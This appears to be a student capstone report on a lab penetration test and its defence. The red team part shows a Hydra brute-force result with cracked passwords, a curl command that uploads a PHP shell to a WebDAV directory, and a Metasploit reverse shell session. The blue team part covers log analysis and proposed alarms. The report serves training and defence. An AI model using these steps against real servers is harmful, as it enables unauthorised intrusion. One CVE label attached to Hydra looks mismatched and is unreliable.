Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.1
OS:Windows 10 Pro
Hostname:ML-RefVm-684427

IPv4:192.168.1.90
OS:Kali
Hostname:Kali

IPv4:192.168.1.100
OS:Linux
Hostname:ELK

IPv4:192.168.1.105
OS:Linux
Hostname:Sever1

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Host Machine
Server1	192.168.1.105	Vulnerable Web Server
ELK	192.168.1.100	SIEM Machine with ELK Stack(Network logs from Server1 and Kali)
Kali	192.168.1.90	Attacking machine against Server1

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Hydra Brute Force CVE-2020-14494	Brute Force Password	Allows the attacker to find out the password to the Webdav directory.
Remote File Upload	Uploading the PHP File	Allows the attacker to remotely upload a malicious file to the Webdav directory.
PHP Reverse Shell Code Execution	Allow remote shell access	An Attacker is allowed remote access to the host machine.

Exploitation: Hydra Brute Force

01

Tools & Processes
Ran the username with a wordlist to determine the password. Used the brute forcing tool hydra.

02

Achievements
I was able to gain the password to the Webdav directory.

03

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-29 10:53:35
```

Exploitation: Remote File Upload

01

Tools & Processes
Uploaded a malicious file to connect to the server remotely. I used curl with the put command to upload the file.

02

Achievements
It allows the me to upload a malicious file to the Webdav directory.

03

```
root@Kali:~# curl -u ryan:linux4u -T shell.php 192.168.1.105/webdav/
```

curl -u ryan:linux4u -T shell.php 192.168.1.105/webdav/

Exploitation: PHP Reverse Shell

01

Tools & Processes

Once the target saw the file uploaded they would click the file to investigate the file then would have a remote shell. The tool I used was metasploit with multi/handler.

02

Achievements

This allowed me remote shell access to the server to run any command I would like.

03


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Command shell session 1 opened (192.168.1.90:4444 → 192.168.1.105:32786) at 2022-01-29 12:08:00 -0
800

ls
passwd.dav
shell.php
```


Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- The port scan occurred on January 29, 2022 at 18:29.
- There was 22,673 packets sent from ip address at 192.168.1.90 not including port 80. With port 80 it would be 22,674.
- What indicates that this was a port scan? There was many different ports scanned within the packet logs.

Analysis: Finding the Request for the Hidden Directory



- It started at 18:57 on January 29, 2022. There was 3 request made to the hidden directory.
- The file that was request was connect_to_corp_server. The file contains information to log in to the remote server.

Analysis: Uncovering the Brute Force Attack

- There was 10,142 attempts made by hydra.
- There was 10,141 attempts made by hydra before the password was discovered.

Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/?C=S&O=A	6
http://192.168.1.105/webdav/passwd.dav	2

- There was 8 requests made to the Webdav directory.
- The main folder and the passwd.dav files were requested.

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
Send an email if more than 5 ports get scanned in an hour from any IP.

What threshold would you set to activate this alarm? The threshold should be set at anything greater than 5 ports scanned.

System Hardening

What configurations can be set on the host to mitigate port scans?
Block all port scans

Describe the solution. If possible, provide required command lines.
Configure the firewall to block all port scans.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?
Send an email that a user has accessed the hidden directory from an unknown IP that is not whitelisted.

What threshold would you set to activate this alarm?
The threshold would be set to anything greater than 0.

System Hardening

What configuration can be set on the host to block unwanted access?
Password must contain special characters, numbers, and capital letters.

Describe the solution. If possible, provide required command lines.
Use strong passwords for administrators and remove any mention of the directory from public facing files.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
Send an email if multiple failed login happens with in a hour.

What threshold would you set to activate this alarm?
The threshold for the alarm would be set at any number greater than 5 failed attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?
Configure user accounts to lock after several failed attempts.

Describe the solution. If possible, provide the required command line(s).
Lock the account if the failed attempts excessed 5.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
Send an email that a user has accessed the Webdav directory from an unknown IP that is not whitelisted.

What threshold would you set to activate this alarm?
The threshold would be anything greater than 5 in an hour.

System Hardening

What configuration can be set on the host to control access?
Require MFA for access to the directory.

Describe the solution. If possible, provide the required command line(s).
Using MFA would make it so you have to confirm your user rights from outside sources.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
Send an email that there was an upload to the Webdav directory.

What threshold would you set to activate this alarm?
The threshold should be set to anything greater than 0.

System Hardening

What configuration can be set on the host to block file uploads?
Firewall configure to only allow uploads from whitelisted IP addresses.

Describe the solution. If possible, provide the required command line.
This would only allow authorized users to upload to the Webdav directory.


The End